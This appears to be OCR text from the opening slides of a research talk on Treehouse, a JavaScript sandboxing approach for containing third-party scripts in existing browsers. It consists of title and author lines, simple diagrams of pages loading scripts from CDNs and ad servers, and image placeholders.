


Treehouse


JavaScript sandboxes to help Web developers help themselves

Lon Ingram[*†] and Michael Walfish[*]
[*]The University of Texas at Austin and [†]Waterfall Mobile


http://example.com
example.com
a.js
b.js
<script src=a.js>
<script src=b.js>


http://example.com
example.com
a.js
cdn.com
b.js
<script src=a.js>
<script src=cdn.com/b.js>


http://example.com
example.com
a.js
cdn.com
b.js
<script src=a.js>
<script src=cdn.com/b.js>



http://example.com
example.com
a.js
ads.com
ad.js
a.com
b.com
c.com
<script src=a.js>
<script src=ads.com/ad.js>


Our goal is an immediately deployable way to contain and control JavaScript at fine grain.


This means a method that works with existing browsers and requires no code changes.

1. **What kinds of things can go wrong?**

2. How does Treehouse help in a way that is immediately deployable?

